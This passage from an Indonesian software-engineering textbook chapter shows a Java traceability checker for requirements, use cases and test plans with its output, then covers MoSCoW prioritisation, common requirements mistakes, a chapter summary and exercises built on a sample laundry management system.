        int start = text.indexOf("\n" + heading);
        if (start < 0) throw new IllegalArgumentException(heading);
        int end = text.indexOf("\n## ", start + 1);
        return end < 0 ? text.substring(start) : text.substring(start, end);
    }
```

Kode 3.4 (Lanjutan) *java/TraceCheck.java: pemeriksa keterlacakan dalam Java 21. TreeMap menjaga use case tetap terurut, LinkedHashMap menjaga FR dalam urutan dokumen, dan Arrays.compare mengurutkan id uji sehingga TC-5.10 datang sesudah TC-5.9.*

```
    /** Sel-sel setiap baris tabel Markdown dalam sebuah blok teks. */
    static List<List<String>> rows(String block) {
        List<List<String>> out = new ArrayList<>();
        for (String line : block.split("\n", -1)) {
            if (!line.startsWith("|") || line.startsWith("|--")) continue;
            String s = line.strip().replaceAll("^\\|+|\\|+$", "");
            List<String> cells = new ArrayList<>();
            for (String c : s.split("\\|", -1)) cells.add(c.strip());
            out.add(cells);
        }
        return out;
    }

    /** Setiap kecocokan pola: grup 1 bila ada, selain itu seluruh kecocokan. */
    static List<String> findAll(String regex, String text, int flags) {
        List<String> out = new ArrayList<>();
        Matcher m = Pattern.compile(regex, flags).matcher(text);
        while (m.find()) out.add(m.groupCount() > 0 ? m.group(1) : m.group());
        return out;
    }

    static List<String[]> findPairs(String regex, String text) {
        List<String[]> out = new ArrayList<>();
        Matcher m = Pattern.compile(regex).matcher(text);
        while (m.find()) out.add(new String[] {m.group(1), m.group(2)});
        return out;
    }

    /** Kunci urut: TC-5.10 sesudah TC-5.9, TC-NF-.. sesudah TC-11.., DB akhir. */
    static int[] tcKey(String tc) {
        String[] parts = tc.substring(3).split("-");
        if (parts[0].equals("NF") || parts[0].equals("DB")) {
            return new int[] {parts[0].equals("NF") ? 100 : 200,
                              Integer.parseInt(parts[1])};
        }
        String[] mm = parts[0].split("\\.");
        return new int[] {Integer.parseInt(mm[0]), Integer.parseInt(mm[1])};
    }
```

Kode 3.4 (Lanjutan) *java/TraceCheck.java: pemeriksa keterlacakan dalam Java 21. TreeMap menjaga use case tetap terurut, LinkedHashMap menjaga FR dalam urutan dokumen, dan Arrays.compare mengurutkan id uji sehingga TC-5.10 datang sesudah TC-5.9.*

```
    /** 'TC-1.1-1.9' -> [TC-1.1 .. TC-1.9]; 'UC-06, UC-07' -> id-idnya. */
    static List<String> expand(String text) {
        List<String> out = new ArrayList<>();
        Matcher m = Pattern.compile("TC-(\\d+)\\.(\\d+)-\\d+\\.(\\d+)")
                           .matcher(text);
        while (m.find()) {
            int from = Integer.parseInt(m.group(2));
            int to = Integer.parseInt(m.group(3));
            for (int n = from; n <= to; n++) out.add("TC-" + m.group(1) + "." + n);
        }
        out.addAll(findAll("UC-\\d\\d", text, 0));
        return out;
    }

    static String nums(List<String> ids) {
        List<String> s = new ArrayList<>();
        for (String id : ids) s.add(id.substring(3));
        return String.join(" ", s);
    }

    public static void main(String[] args) throws IOException {
        String docs = args.length > 0 ? args[0] : DOCS;
        String tests = args.length > 1 ? args[1] : TESTS;
        String req = read(docs, "requirements.md");
        String ucs = read(docs, "use-cases.md");
        String plan = read(docs, "test-plan.md");
        List<String> gaps = new ArrayList<>();
        int ml = Pattern.MULTILINE;

        // 1. Yang didefinisikan kebutuhan: FR-n dan kriteria penerimaannya.
        List<String> frs = findAll("^### (FR-\\d+) ", req, ml);
        Map<String, List<String>> acs = new LinkedHashMap<>();
        for (String fr : frs) {
            acs.put(fr, findAll("^\\* AC-" + fr.substring(3) + "\\.\\d+", req, ml));
        }

        // 2. Daftar use case: UC -> FR, dan UC mana yang punya deskripsi lengkap.
        Map<String, List<String>> ucFr = new TreeMap<>();
        for (List<String> cells : rows(section(ucs, "## 2. Use-case list"))) {
            if (cells.get(0).matches("UC-\\d\\d")) {
                ucFr.put(cells.get(0), findAll("FR-\\d+", cells.get(3), 0));
            }
        }
        Set<String> described =
            new TreeSet<>(findAll("^### (UC-\\d\\d) ", ucs, ml));
```

Kode 3.4 (Lanjutan) *java/TraceCheck.java: pemeriksa keterlacakan dalam Java 21. TreeMap menjaga use case tetap terurut, LinkedHashMap menjaga FR dalam urutan dokumen, dan Arrays.compare mengurutkan id uji sehingga TC-5.10 datang sesudah TC-5.9.*

```
        // 3. Rencana uji: setiap id TC yang didefinisikan di kolom pertama tabel.
        List<String> defined = new ArrayList<>();
        for (List<String> cells : rows(plan)) {
            if (cells.get(0).matches("TC-(\\d+\\.\\d+|NF-\\d\\d|DB-\\d)")) {
                defined.add(cells.get(0));
            }
        }
        Map<String, List<String>> tcFr = new LinkedHashMap<>();
        for (String fr : frs) {
            List<String> list = new ArrayList<>();
            for (String t : defined) {
                if (t.matches("TC-" + fr.substring(3) + "\\.\\d+")) list.add(t);
            }
            tcFr.put(fr, list);
        }
        List<List<String>> summary =
            rows(section(plan, "## 5. Traceability summary"));
        String last = summary.get(summary.size() - 1).get(2);
        int claimedTotal = Integer.parseInt(last.replace("*", ""));

        // 4. Matriks keterlacakan requirements.md bagian 7.
        Map<String, List<List<String>>> matrix = new LinkedHashMap<>();
        for (List<String> cells : rows(section(req, "## 7. Traceability"))) {
            if (cells.get(0).matches("FR-\\d+")) {
                matrix.put(cells.get(0),
                           List.of(expand(cells.get(1)), expand(cells.get(4))));
            }
        }

        // 5. Uji Flask: sebuah TC terotomasi bila nama fungsi uji memuatnya
        //    (test_tc_4_1_..., test_tc_10_3_and_10_4_...,
        //    test_tc_nf_05_..., test_nf09_...)
        //    atau bila docstring-nya diawali id tersebut ("""TC-NF-12 ...).
        Set<String> automated = new TreeSet<>();
        boolean haveTests = Files.isDirectory(Path.of(tests));
        if (haveTests) {
            List<String> names = new ArrayList<>();
            try (Stream<Path> s = Files.list(Path.of(tests))) {
                s.forEach(p -> names.add(p.getFileName().toString()));
            }
            Collections.sort(names);
            for (String name : names) {
                if (!name.endsWith(".py")) continue;
                String src = read(tests, name);
                for (String[] ab : findPairs("def test_tc_(\\d+)_(\\d+)", src)) {
                    automated.add("TC-" + ab[0] + "." + ab[1]);
```

Kode 3.4 (Lanjutan) *java/TraceCheck.java: pemeriksa keterlacakan dalam Java 21. TreeMap menjaga use case tetap terurut, LinkedHashMap menjaga FR dalam urutan dokumen, dan Arrays.compare mengurutkan id uji sehingga TC-5.10 datang sesudah TC-5.9.*

```
            }
            for (String[] ab : findPairs(
                    "def test_tc_\\d+_\\d+_and_(\\d+)_(\\d+)", src)) {
                // dua id, satu uji
                automated.add("TC-" + ab[0] + "." + ab[1]);
            }
            for (String n : findAll("def test_(?:tc_)?nf_?(\\d\\d)", src, 0)) {
                automated.add("TC-NF-" + n);
            }
            automated.addAll(findAll(
                "def test_\\w+\\(.*\\):\\s+\"\"\"(TC-[\\w.-]+?\\d)\\b",
                src, 0));
        }
    }

    // ---- matriks -------------------------------------------------------
    System.out.printf(
        "Traceability matrix (%d FRs, %d use cases, %d test cases)%n",
                    frs.size(), ucFr.size(), defined.size());
    System.out.printf("%-6s %3s  %-26s %4s %4s%n", "FR", "ACs", "use cases",
                    "TCs", "auto");
    for (String fr : frs) {
        List<String> ucList = usecasesOf(ucFr, fr);
        int auto = 0;
        for (String t : tcFr.get(fr)) if (automated.contains(t)) auto++;
        System.out.printf("%-6s %3d  %-26s %4d %4d%n", fr, acs.get(fr).size(),
                          nums(ucList), tcFr.get(fr).size(), auto);
    }
    int nf = 0, nfAuto = 0, db = 0;
    for (String t : defined) {
        if (t.startsWith("TC-NF")) {
            nf++;
            if (automated.contains(t)) nfAuto++;
        }
        if (t.startsWith("TC-DB")) db++;
    }
    System.out.printf("%-6s %3s  %-26s %4d %4d%n", "NFR", "-", "-", nf, nfAuto);
    System.out.printf("%-6s %3s  %-26s %4d %4s%n", "DB", "-", "-", db, "tool");
    System.out.printf("total test cases: %d (the plan says %d)%n%n",
                      defined.size(), claimedTotal);
```

Kode 3.4 (Lanjutan) *java/TraceCheck.java: pemeriksa keterlacakan dalam Java 21. TreeMap menjaga use case tetap terurut, LinkedHashMap menjaga FR dalam urutan dokumen, dan Arrays.compare mengurutkan id uji sehingga TC-5.10 datang sesudah TC-5.9.*

```
        // ---- celah ------------------------------------------------------
        if (defined.size() != claimedTotal) {
            gaps.add(String.format("plan total %d, but %d test cases are defined",
                                   claimedTotal, defined.size()));
        }
        for (String fr : frs) {
            List<String> ucList = usecasesOf(ucFr, fr);
            if (acs.get(fr).isEmpty()) gaps.add(fr + " has no acceptance criteria");
            if (ucList.isEmpty()) gaps.add(fr + " is realised by no use case");
            if (tcFr.get(fr).isEmpty()) {
                gaps.add(fr + " is checked by no test case");
            }
            List<List<String>> row = matrix.getOrDefault(fr,
                List.of(new ArrayList<>(), new ArrayList<>()));
            List<String> mUcs = row.get(0), mTcs = row.get(1);
            List<String> sortedM = new ArrayList<>(mUcs);
            Collections.sort(sortedM);
            if (!sortedM.equals(ucList)) {
                gaps.add(fr + ": matrix lists " + String.join(",", mUcs)
                         + ", use-case list says " + String.join(",", ucList));
            }
            List<String> plan_ = tcFr.get(fr);
            if (!mTcs.equals(plan_)) {
                gaps.add(fr + ": matrix range " + mTcs.get(0).substring(3) + ".."
                         + mTcs.get(mTcs.size() - 1).substring(3)
                         + " is stale, plan has " + plan_.get(0).substring(3)
                         + ".." + plan_.get(plan_.size() - 1).substring(3));
            }
        }
        for (Map.Entry<String, List<String>> e : ucFr.entrySet()) {
            if (e.getValue().isEmpty()) gaps.add(e.getKey() + " traces to no FR");
            if (!described.contains(e.getKey())) {
                gaps.add(e.getKey() + " has no full description");
            }
        }
        if (haveTests) {
            List<String> sorted = new ArrayList<>(defined);
            sorted.sort((a, b) -> Arrays.compare(tcKey(a), tcKey(b)));
            for (String tc : sorted) {
                // TC-DB-* dijalankan oleh database/tools (rencana uji, bagian 4).
                if (!automated.contains(tc) && !tc.startsWith("TC-DB")) {
                    gaps.add(tc + " is not automated in the Flask suite");
                }
            }
        } else {
            System.out.println("(Flask tests not found at " + tests
```

Kode 3.4 (Lanjutan) *java/TraceCheck.java: pemeriksa keterlacakan dalam Java 21. TreeMap menjaga use case tetap terurut, LinkedHashMap menjaga FR dalam urutan dokumen, dan Arrays.compare mengurutkan id uji sehingga TC-5.10 datang sesudah TC-5.9.*

```
                                + ": automation not checked)");
        }

        // ---- kebutuhan nonfungsional: mana yang disebut oleh suatu uji? --
        String nfrText = section(req, "## 4. Non-functional");
        List<String> nfrIds = new ArrayList<>();
        Matcher m = Pattern.compile("^\\| ([SPUR]-\\d+) \\||^\\* ([PUR]-\\d+) ", ml)
                           .matcher(nfrText);
        while (m.find()) nfrIds.add(m.group(1) != null ? m.group(1) : m.group(2));
        Set<String> named = new TreeSet<>();
        for (List<String> cells : rows(nfrText)) {
            if (cells.get(0).matches("S-\\d+") && cells.get(2).contains("TC-")) {
                named.add(cells.get(0));
            }
        }
        String nfTests = section(plan, "## 3. Non-functional tests");
        for (List<String> cells : rows(nfTests)) {
            named.addAll(findAll("\\b[SPUR]-\\d+\\b", cells.get(1), 0));
        }
        List<String> untested = new ArrayList<>();
        for (String n : nfrIds) if (!named.contains(n)) untested.add(n);
        System.out.printf(
            "Non-functional requirements: %d, named by a test case: %d%n",
                          nfrIds.size(), nfrIds.size() - untested.size());
        for (String n : untested) gaps.add(n + " is named by no test case");

        System.out.println("Gaps found: " + gaps.size());
        for (String g : gaps) System.out.println("  - " + g);
        System.exit(gaps.isEmpty() ? 0 : 1);
    }

    /** Use case yang kolom FR-nya menyebut FR ini, terurut. */
    static List<String> usecasesOf(Map<String, List<String>> ucFr, String fr) {
        List<String> out = new ArrayList<>();
        for (Map.Entry<String, List<String>> e : ucFr.entrySet()) {
            if (e.getValue().contains(fr)) out.add(e.getKey());
        }
        return out;   // TreeMap sudah beriterasi terurut
    }
}
```

Tiga perbedaan dari versi Python patut diperhatikan. Pertama, `re.findall` di Python mengembalikan grup pertama bila pola memiliki satu grup dan seluruh kecocokan bila tidak; `findAll()` meniru aturan itu secara eksplisit. Kedua, `tcKey()` mengembalikan `int[]` seperti `{5, 10}` untuk `TC-5.10`, dan `Arrays.compare` membandingkan dua larik seperti itu elemen demi elemen, persis seperti Python membandingkan tuple. Tanpanya, pengurutan string biasa akan menempatkan `TC-5.10` sebelum `TC-5.9`. Ketiga, program ini berupa satu berkas tanpa pustaka luar, sehingga Java 11 dan yang lebih baru dapat menjalankannya langsung dari kode sumber:

```
$ java TraceCheck.java
Traceability matrix (11 FRs, 16 use cases, 107 test cases)
FR     ACs  use cases                   TCs auto
FR-1     9  01 16                       11   11
FR-2     7  02 03                       10   10
FR-3     5  04                           6    6
FR-4     7  05                           9    9
FR-5     8  06 07 08 15                 12   12
FR-6     7  09                           8    8
FR-7     4  10                           4    3
FR-8     4  11                           5    5
FR-9     6  12                           8    8
FR-10    5  13                           7    7
FR-11    6  14                           7    7
NFR      -  -                           13   12
DB       -  -                            7 tool
total test cases: 107 (the plan says 107)

Non-functional requirements: 23, named by a test case: 14
Gaps found: 21
  - FR-1: matrix range 1.1..1.9 is stale, plan has 1.1..1.11
  - FR-2: matrix range 2.1..2.7 is stale, plan has 2.1..2.10
  - FR-3: matrix range 3.1..3.5 is stale, plan has 3.1..3.6
  - FR-4: matrix range 4.1..4.7 is stale, plan has 4.1..4.9
  - FR-5: matrix range 5.1..5.8 is stale, plan has 5.1..5.12
  - FR-6: matrix range 6.1..6.7 is stale, plan has 6.1..6.8
  - FR-8: matrix range 8.1..8.4 is stale, plan has 8.1..8.5
  - FR-9: matrix range 9.1..9.6 is stale, plan has 9.1..9.8
  - FR-10: matrix range 10.1..10.5 is stale, plan has 10.1..10.7
  - FR-11: matrix range 11.1..11.6 is stale, plan has 11.1..11.7
  - TC-7.3 is not automated in the Flask suite
  - TC-NF-10 is not automated in the Flask suite
  - S-8 is named by no test case
  - P-3 is named by no test case
  - P-4 is named by no test case
  - U-1 is named by no test case
  - U-3 is named by no test case
  - U-4 is named by no test case
  - R-1 is named by no test case
  - R-3 is named by no test case
  - R-4 is named by no test case
```

Kedua program dijalankan di mesin pembangun (Python 3.11, Java 21) dan keluarannya dibandingkan bait demi bait dengan `diff`; keduanya identik, baik untuk `docs` maupun `docs-fixed`.

3.11 Memprioritaskan dengan MoSCoW

3.11.1 Tidak semuanya lebih dulu


Binatu kecil tidak dapat memiliki segalanya sekaligus, dan tim tidak dapat membangun segalanya sekaligus. Kebutuhan harus diurutkan, dan metode yang dipakai untuk Profitina Laundry adalah **MoSCoW**, dari kerangka kerja agile DSDM yang dikelola Agile Business Consortium [15].

> **DEFINISI. MoSCoW** memilah kebutuhan ke dalam empat kelompok. **Must have** (wajib): himpunan minimum yang dapat dipakai; tanpa salah satunya, sistem tidak layak diserahkan. **Should have** (sebaiknya ada): penting tetapi tidak vital; menyakitkan bila ditinggalkan, tetapi sistem tetap berfungsi. **Could have** (boleh ada): diinginkan tetapi kurang penting; yang pertama dilepas ketika waktu tidak cukup. **Won't have (this time)** (tidak kali ini): disepakati berada di luar penyerahan ini, dan dituliskan agar kesepakatan itu diingat.

DSDM menambahkan patokan praktis yang menjaga metode ini tetap jujur: kebutuhan Must sebaiknya menghabiskan tidak lebih dari sekitar 60 % upaya, dan Could sekitar 20 % [15]. Kebutuhan Could adalah cadangan proyek: bila sesuatu memakan waktu lebih lama dari rencana, kebutuhan itulah yang dilepas, dan kebutuhan Must tetap diserahkan.

3.11.2 MoSCoW untuk Profitina Laundry

Daftar use case di Bab 4 menandai setiap use case sebagai *must* atau *should*, dan dokumen kebutuhan mendaftar pekerjaan mendatang serta keinginan di luar cakupan. **Gambar 3.4** menaruh semuanya ke dalam empat keranjang.



Gambar 3.4 Kebutuhan Profitina Laundry dalam urutan MoSCoW. Kebutuhan Must adalah binatu yang dapat berjalan selama sehari; Should membuatnya nyaman; Could adalah pekerjaan mendatang yang sudah diketahui; Won't dituliskan agar tak seorang pun menghabiskan akhir pekan untuknya secara tidak sengaja.

Must. Semua kegiatan membaca dan semua pekerjaan harian: login, pelanggan, nota, alur kerja, pembayaran, struk, dasbor, laporan, cek status, dan sisi baca API, bersama kebutuhan keamanan dan SQLite. Tanpa salah satunya, binatu tidak dapat menjalankan hari biasa dengan perangkat lunak ini.

Should. Sisi tulis API (UC-14), yang sudah ditawarkan halaman web; pencatatan keluhan (UC-15), yang meningkatkan mutu tetapi tidak menghentikan pekerjaan sehari; pengaturan kata sandi dari aplikasi (UC-16), yang dapat juga dilakukan pemilik dengan skrip; koreksi nota yang masih antre (BR-16); MySQL; ekspor CSV.

Could. Hal-hal yang oleh dokumen disebut *pekerjaan mendatang*: log isi ulang deposit (BR-15 mengakui bahwa isi ulang tidak diaudit), pembatalan pembayaran (AC-6.7 menyatakan kekeliruan untuk sementara diperbaiki di basis data), catatan keluhan berupa teks bebas, dan satu struk untuk beberapa nota dalam satu kunjungan.

Won't (kali ini). Kolom di luar cakupan pada **Tabel 3.4**. Menuliskannya justru intinya: ketika enam bulan lagi seorang supervisor bertanya mengapa aplikasi tidak mengirim pesan WhatsApp, jawabannya adalah keputusan bertanggal, bukan angkat bahu.

> **WAWASAN KUNCI: PRIORITAS BUKAN KEPENTINGAN.** Kebutuhan keamanan berstatus *Must* bukan karena paling menarik, melainkan karena satu kegagalan saja, daftar pelanggan yang bocor atau harga yang diubah dari peramban, membuat seluruh sistem tidak dapat dipercaya. Sebuah fitur boleh menunggu; kepercayaan tidak dapat diserahkan belakangan.

3.11.3 Prioritas dan urutan buku ini

MoSCoW juga menjelaskan urutan buku ini. Setiap bab jalur mulai Bab 9 lebih dulu membangun kebutuhan Must, yaitu login, pelanggan, nota, alur kerja, pembayaran, lalu menambahkan kebutuhan Should. Ketika sebuah jalur, misalnya bab framework, harus lebih ringkas, kebutuhan Should dan Could yang ditinggalkan sebagai latihan, tidak pernah kebutuhan Must. Dan setiap jalur, apa pun bahasanya, diperiksa terhadap 107 kasus uji yang sama, karena kebutuhan tidak berubah ketika teknologinya berubah.

3.12 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan beroperasi di `app.profitina.com`. Platform ini mengukur seberapa siap situs web sebuah merek untuk dikutip mesin penjawab AI, sebagai aplikasi Python (FastAPI) di atas PostgreSQL. Gagasan-gagasan bab ini berlaku langsung padanya.

Kebutuhan dengan angka. Kebutuhan seperti "dasbor mengumpulkan notifikasi pengguna dalam satu panggilan" baru dapat diuji bila menyebut notifikasi apa dan berapa panggilan; dasbor Profitina adalah satu permintaan, `GET /api/me/dashboard`, yang mengumpulkan balasan, suka, *repost*, pesan, dan lainnya, sehingga sebuah uji dapat menghitung panggilannya.

UU PDP sebagai kebutuhan, bukan sekadar pernyataan. Profitina mengimplementasikan persetujuan, ekspor data, perubahan surel dan kata sandi, pembatasan laju login, dan penghapusan akun secara tuntas, dengan hash kata sandi Argon2id. Masing-masing adalah kebutuhan dengan kriteria penerimaan dan uji, persis seperti S-5 dan S-10 di sini. Dengan PP Nomor 33/2026 yang mulai berlaku pada 16 Januari 2027 [9], setiap sistem di Indonesia yang menyimpan data pribadi sedang menjalankan latihan yang sama tahun ini.

Gerbang rilis yang berdiri di atas keterlacakan. Seluruh rangkaian uji otomatis Profitina, jauh lebih dari seribu uji, harus lulus sebelum sebuah rilis. Hal itu baru bermakna bila uji-uji itu terlacak ke kebutuhan, dan itulah yang dikerjakan pemeriksa di Subbab 3.10 dalam bentuk kecil.

Latihan yang dapat dijalankan selalu memakai **Profitina Laundry**, tidak pernah produk yang sesungguhnya; yang terbawa adalah bentuknya: kebutuhan bernomor, kriteria penerimaan dengan data nyata, matriks yang diperiksa program.

3.13 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Menulis solusi alih-alih kebutuhan. "Tambahkan tombol WhatsApp" adalah solusi; "pelanggan dapat mengetahui status tanpa menelepon" adalah kebutuhan. Tanyakan *mengapa* dua kali sebelum menulis.

Kata sifat alih-alih angka. “Cepat”, “ramah pengguna”, “aman” tidak dapat menggagalkan uji. Gantilah dengan “di bawah 1 detik dengan 3.000 nota”, “paling banyak 5 isian dan 2 klik”, “PBKDF2 dengan 600.000 iterasi”.

Melupakan pemangku kepentingan yang tidak pernah masuk. Regulator, subjek data, program lain. Telusuri kisi pengaruh–kepentingan pada **Gambar 3.1** sebelum menyatakan daftarnya lengkap.

Mencampuradukkan aturan bisnis dengan kebutuhan. Pemilik mungkin mengubah BR-3 besok (biaya tambahan 40 %); perangkat lunak seharusnya menyerapnya sebagai data, bukan sebagai perombakan kode. Simpan aturan dalam tabelnya sendiri.

Cakupan yang diam. Keinginan yang tidak ditulis sebagai *di luar cakupan* akan kembali sebagai laporan *bug*. Tulislah kolom kanan **Tabel 3.4**.

Hasil harapan tanpa nilai. “Menampilkan sisa yang benar” bukan hasil harapan; “sisa 18000” adalah hasil harapan. Pakailah data contoh yang tetap agar nilainya diketahui.

Memercayai peramban. Harga, peran, tanggal, dan id berasal dari server (AC-4.1, BR-11, BR-14). Apa pun yang dikirim peramban hanyalah usulan.

Bocor lewat pesan galat. “Kata sandi salah” versus “surel tidak dikenal”, atau “telepon salah” versus “nota tidak ada”, memberi tahu penyerang apa yang ada. Berikan satu pesan saja (AC-1.2, AC-10.3).

Matriks yang tidak diperiksa siapa pun. Matriks yang dipelihara dengan tangan akan bergeser, seperti diperlihatkan sepuluh rentang basi di Subbab 3.10.3. Biarkan program memeriksanya setiap kali dokumen berubah.

Semuanya Must. Bila lebih dari sekitar 60 % upaya berstatus Must, tidak ada cadangan, dan keterlambatan pertama akan meruntuhkan rencana [15].

3.14 Ringkasan Bab

Kebutuhan adalah pernyataan yang dapat diverifikasi tentang apa yang harus dilakukan sistem (fungsional) atau seberapa baik (nonfungsional), berbeda dari aturan bisnis, batasan, dan kriteria penerimaan (**Tabel 3.1**). Kebutuhan yang baik itu perlu, tidak ambigu, dapat diverifikasi, konsisten, layak, dan dapat dilacak (**Tabel 3.2**), dan obat bagi kebutuhan yang kabur biasanya sebuah angka.

Pemangku kepentingan mencakup orang-orang yang tidak pernah masuk (**Tabel 3.3**); kisi pengaruh–kepentingan (**Gambar 3.1**) menunjukkan siapa yang harus dikelola dengan dekat. Peran diturunkan dari baris `Employee`: pemilik ⊃ supervisor ⊃ kasir, dan pencuci tersendiri.

Wawancara diubah menjadi kebutuhan melalui rantai yang tersimpan: kata-kata, kebutuhan, rumusan kebutuhan, kriteria penerimaan, uji (**Gambar 3.2**). Cakupan ditulis ke dua arah (**Tabel 3.4**), dan kata-kata ditetapkan dalam glosarium (**Tabel 3.5**).

Enam belas aturan bisnis (**Tabel 3.6**) mencakup rumus-rumus: harga Persamaan (3.1), satuan yang dibulatkan ke atas Persamaan (3.2), sisa tagihan Persamaan (3.3), aturan pembayaran Persamaan (3.4), dan uji keterlambatan Persamaan (3.5).

Sebelas kebutuhan fungsional dengan 68 kriteria penerimaan, masing-masing dengan alasan dan contoh nyata; **Kode 3.1** dan **Kode 3.2** memeriksa sebelas contoh itu terhadap data setahun dan mendapati semuanya benar.

Dua puluh tiga kebutuhan nonfungsional mencakup keamanan dan UU PDP (**Tabel 3.9**), kinerja, kebergunaan, portabilitas, dan keandalan, dipetakan ke ISO/IEC 25010:2023 (**Tabel 3.8**).

Keterlacakan menghubungkan 11 FR, 16 use case, dan 107 kasus uji (**Gambar 3.3**, **Tabel 3.10**). Pemeriksa pada **Kode 3.3** dan **Kode 3.4** menemukan 21 celah dalam dokumen yang sesungguhnya, sepuluh di antaranya matriks yang basi.

MoSCoW mengurutkan pekerjaan (**Gambar 3.4**): kebutuhan Must adalah satu hari kerja binatu, kebutuhan Won't adalah keputusan tertulis.

ISO/IEC/IEEE 29148 [1], Wiegers dan Beatty [2], Sommerville [4], serta Gause dan Weinberg [5] membahas rekayasa kebutuhan; ISO/IEC 25010 [7] model kualitas; Gotel dan Finkelstein [14] keterlacakan; Agile Business Consortium [15] MoSCoW; UU PDP [8], PP 33/2026 [9], [10], Kompas [11], dan OWASP [12], [13] keamanan dan privasi; ASLI melalui Liputan6 [3] dan Bank Indonesia melalui Fintech News Indonesia [6] pasar; Flask [16] dan SQLite [17] perkakas; *driver* Xerial [18] JDBC.

3.15 Soal Latihan

3.1 Golongkan setiap pernyataan sebagai kebutuhan fungsional, kebutuhan nonfungsional, aturan bisnis, batasan, atau kriteria penerimaan, dan beri alasan masing-masing dalam satu kalimat: (a) "Gorden dijanjikan selesai dalam 120 jam." (b) "Halaman antrean mendaftar nota terbuka dari yang terlama." (c) "Aplikasi berjalan di Ubuntu 22.04." (d) "Mencari `WIJAYA` menemukan 8 pelanggan yang sama dengan `wijaya`." (e) "Setiap halaman menjawab dalam kurang dari satu detik dengan sekitar 3.000 nota."

3.2 Tulis ulang setiap kebutuhan yang kabur berikut agar dapat diverifikasi, dengan memakai data setahun bila memungkinkan: (a) "Struk harus jelas." (b) "Dasbor harus mutakhir." (c) "Hanya karyawan yang tepat yang boleh membatalkan nota."

3.3 Seorang pelanggan membawa 7,2 kg untuk layanan kilat dan membayar uang muka seperti kebiasaan binatu. Dengan Persamaan (3.2), Persamaan (3.1), dan kebiasaan uang muka pada Contoh 3, hitung satuan, jumlah tagihan, uang muka, dan sisanya. Lalu tentukan apakah pembayaran kedua sebesar Rp 50.000 akan diterima menurut Persamaan (3.4).

3.4 Nota `B2941` (Farah Wijaya, cuci-lipat 8 kg di Wiyung) datang pada 2026-09-29 17:45:13 dan masih antre pada 2026-09-30 21:00:00. Gunakan BR-7 dan Persamaan (3.5) untuk menentukan apakah nota itu terlambat, dan sebutkan waktu janjinya.

3.5 Nota `B2940` memiliki `payment` 35000 dan satu pembayaran Rp 17.000. Berapa sisanya menurut Persamaan (3.3)? Pembayaran mana yang diterima: Rp 18.000 tunai tanpa referensi; Rp 20.000 tunai; Rp 10.000 QRIS tanpa referensi; Rp 18.000 transfer dengan referensi `BCA 7781`?

3.6 Pemilik mempertimbangkan layanan antar-jemput dengan seorang kurir yang mengambil dan mengantarkan kantong. Sebutkan pemangku kepentingan baru itu, tempatkan pada kisi **Gambar 3.1**, dan tentukan apakah ia memerlukan peran baru atau cocok dengan peran yang ada.

3.7 BR-15 mengakui bahwa isi ulang deposit tidak diaudit. Tulislah kebutuhan fungsional baru FR-12 untuk log isi ulang, dengan alasan dan paling sedikit empat kriteria penerimaan yang dapat diverifikasi dengan nilai konkret. Berikan prioritas MoSCoW dan jelaskan.

3.8 Pilah kelima keinginan ini dengan MoSCoW dan beri alasan masing-masing: (a) menampilkan kembalian untuk pembayaran tunai; (b) mengirim WhatsApp otomatis ketika nota selesai; (c)

tema mode gelap; (d) mencegah dua nota terbuka pada rak yang sama; (e) mengekspor daftar pelanggan ke CSV.

3.9 Dengan memakai keluaran **Kode 3.3**, jelaskan mengapa kesepuluh rentang basi semuanya berakhir pada jumlah kriteria penerimaan FR-nya. Kebiasaan tunggal apa yang akan mencegah pergeseran itu?

3.10 Anda menambahkan kasus uji `TC-4.10` (nota untuk pelanggan berdeposit, dibayar dari deposit saat dititipkan) ke `docs-fixed/test-plan.md` tetapi tidak menulis uji otomatisnya. Ramalkan dengan tepat baris-baris keluaran pemeriksa mana yang berubah, lalu periksa ramalan Anda dengan menjalankannya.

3.11 Perluas `tracecheck.py` dengan pemeriksaan kedelapan: setiap aturan bisnis `BR-n` dalam `requirements.md` §5 harus disebut setidaknya sekali di bagian 3 (kebutuhan fungsional). Jelaskan perubahannya dan sebutkan aturan mana, bila ada, yang Anda perkirakan akan dilaporkan.

3.12 Struk dan halaman status publik sama-sama menampilkan informasi tentang nota `B2938`. Daftarlah apa yang ditampilkan masing-masing tentang *pelanggan*, dan jelaskan dari prinsip minimalisasi data dalam UU PDP mengapa keduanya berbeda.

3.16 Penyelesaian Soal Latihan

